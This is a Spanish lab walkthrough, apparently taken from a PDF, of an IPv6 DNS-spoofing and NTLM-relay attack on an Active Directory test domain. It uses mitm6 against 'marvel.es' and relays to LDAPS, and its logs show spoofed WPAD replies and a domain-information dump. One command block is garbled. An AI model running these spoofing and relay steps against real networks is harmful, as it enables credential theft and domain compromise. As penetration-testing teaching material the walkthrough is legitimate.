1º Descargar el repositorio de MiTM6 de Github. https://github.com/fox-it/mitm6

```
(root © kali)-[/home/pol]


# git clone https://github.com/fox-it/mitm6 /opt/mitm6
Clonando en '/opt/mitm6' ...
remote: Enumerating objects: 133, done.
remote: Counting objects: 100% (33/33), done.
remote: Compressing objects: 100% (24/24), done.
remote: Total 133 (delta 14), reused 21 (delta 9), pack-reused 100
Recibiendo objetos: 100% (133/133), 54.43 KiB | 1.18 MiB/s, listo.
Resolviendo deltas: 100% (60/60), listo.

[root © kali)-[/home/pol]
```


2º Accedemos al repositorio que nos hemos descargado y ejecutamos la instalación.

```
| Crass | Note |
```


3º Iniciar sesión en el servidor como Administrador y abrir el Administrador del Servidor. Clic en Administrar y luego clic en Agregar roles y características.




4º Clic en siguiente en la pestaña de Antes de comenzar.




5º Clic en siguiente en Tipo de instalación (confirmar que está marcada la opción de instalación basada en características o en roles).




6º Clic en siguiente en Selección de servidor. Confirmar que está seleccionado vuestro servidor en el caso que tuvierais más de uno operativo.




7º Seleccionar el rol de Servicios de Certificados de Active Directory y clic en siguiente.




8º Clic en siguiente en la pestaña de Características.




9º Clic en siguiente en Servicios de certificados de Active Directory.



10º Clic en Entidad de certificación y luego clic en siguiente.




11º Clic en Instalar y esperar a que el proceso termine y luego clic en cerrar.




12º Clic en la bandera y luego clic en Configurar Servicios de certificados de Active Directory.




13º En la pestaña Credenciales clic en siguiente.




14º Clic en Entidad de certificación y luego clic en siguiente.




15º Clic en siguiente en Tipo de instalación (confirmar que está marcada CA empresarial).




16º Clic en siguiente en Tipo de CA (confirmar que está marcada CA raíz).




17º Clic en siguiente en la pestaña Clave privada (confirmar que está marcada crear una clave privada nueva).




18º Clic en siguiente en la pestaña Criptografía (confirmar que está marcada una longitud de clave de 2048 y el algoritmo de hash SHA256).




19º Clic en siguiente en el nombre de CA (únicamente podríais cambiar el nombre común).




20º Clic en siguiente en el Período de validez (podéis poner 10 años o 99 si queréis).




21º Clic en siguiente la Base de datos de CA.




22º Confirma los datos y clic en Configurar.





23º Clic en cerrar y reiniciar el servidor para que se realicen los cambios.



24º Ejecutamos la herramienta Man in the Middle 6 indicando el dominio que queremos suplantar (DNS Spoofing IPv6) con el parámetro -d.

```
(myenv)(root & kali)-[/home/pol]
# sudo /home/pol/myenv/bin/mitm6 -d marvel.es

Starting mitm6 using the following configuration:
Primary adapter: eth0 [08:00:27:17:0c:d3]

IPv4 address: 10.0.3.171

IPv6 address: fe80::a00:27ff:fe17:cd3


DNS local search domain: marvel.es

DNS allowlist: marvel.es

IPv6 address fe80::5098:1 is now assigned to mac=50:28:4a:d8:c1:51 host=DESKTOP-UTC1G5V. ipv4=
Sent spoofed reply for wpad.marvel.es. to fe80::5098:1
```

25º Encender el relay apuntando al controlador de dominio, la IP del Windows Server. El parámetro -6 indicamos que gestione peticiones IPv6. Con el parámetro -wh creamos un falso proxy web que recibirá las peticiones y con el parámetro -l indicamos en que carpeta se va a guardar toda la documentación generada al realizar el ataque.


26º El proceso de DNS Spoofing en un entorno real tarda muy poco tiempo. En este entorno sin interacciones tardaría unos 30 miuntos. Lo agilizamos al reiniciar la máquina cliente. Reiniciar la máquina Windows 10



27º Una vez se ha reiniciado el Windows 10, podéis ver que se han enviado respuestas falsificadas (spoofed) a la máquina de SPIDERMAN a través de nuestro falso wpad. Nuestro falso servidor de asignación de IP, DHCPv6 ha asignado una IPv6 del rango local a la máquina de SPIDERMAN. Esto nos permite indicar que la IP del Kali es el servidor DNS por defecto para la víctima.

28º En el caso que no se genere la carpeta "regalo" debéis realizar un paso previo. Iniciar sesión como usuario PPARKER dentro del dominio.

29º Realizar alguna una acción como usuario. Por ejemplo abrimos el navegador.



30º Automáticamente nos autentica. [*] Authenticating against Idaps://192.168.1.66 as MARVEL\pparker SUCCEED. Si os fijáis más abajo nos indica [*] Domain info dumped into lootdir! Por lo que se ha generado nuestra carpeta "regalo" con información sobre el dominio.

```
[*] Setting up RAW Server on port 6666
[*] Servers started, waiting for connections
[*] HTTPD(80): Connection from ::ffff:10.0.6.19 controlled, attacking target ldaps://192.168.1.2
[*] HTTPD(80): Connection from ::ffff:10.0.6.19 controlled, attacking target ldaps://192.168.1.2
[*] HTTPD(80): Connection from ::ffff:10.0.6.19 controlled, attacking target ldaps://192.168.1.2
[*] HTTPD(80): Connection from ::ffff:10.0.6.19 controlled, attacking target ldaps://192.168.1.2
[*] HTTPD(80): Connection from ::ffff:10.0.6.19 controlled, attacking target ldaps://192.168.1.2
[*] HTTPD(80): Client requested path: /wpad.dat
[*] HTTPD(80): Client requested path: /wpad.dat
[*] HTTPD(80): Serving PAC file to client ::ffff:10.0.6.19
[*] HTTPD(80): Client requested path: /wpad.dat
[*] HTTPD(80): Serving PAC file to client ::ffff:10.0.6.19
[*] HTTPD(80): Connection from ::ffff:10.0.6.19
[*] HTTPD(80): Connection from ::ffff:10.0.6.19
[*] HTTPD(80): Connection from ::ffff:10.0.6.19 controlled, attacking target ldaps://192.168.1.2
[*] HTTPD(80): Connection from ::ffff:10.0.6.19 controlled, attacking target ldaps://192.168.1.2
[*] HTTPD(80): Connection from ::ffff:10.0.6.19 controlled, attacking target ldaps://192.168.1.2
[*] HTTPD(80): Connection from ::ffff:10.0.6.19 controlled, attacking target ldaps://192.168.1.2
[*] HTTPD(80): Connection from ::ffff:10.0.6.19 controlled, attacking target ldaps://192.168.1.2
[*] HTTPD(80): Connection from ::ffff:10.0.6.19 controlled, attacking target ldaps://192.168.1.2
[*] HTTPD(80): Connection from ::ffff:10.0.6.19 controlled, attacking target ldaps://192.168.1.2
[*] HTTPD(80): Connection from ::ffff:10.0.6.19 controlled, attacking target ldaps://192.168.1.2
[*] HTTPD(80): Connection from ::ffff:10.0.6.19 controlled, attacking target ldaps://192.168.1.2
```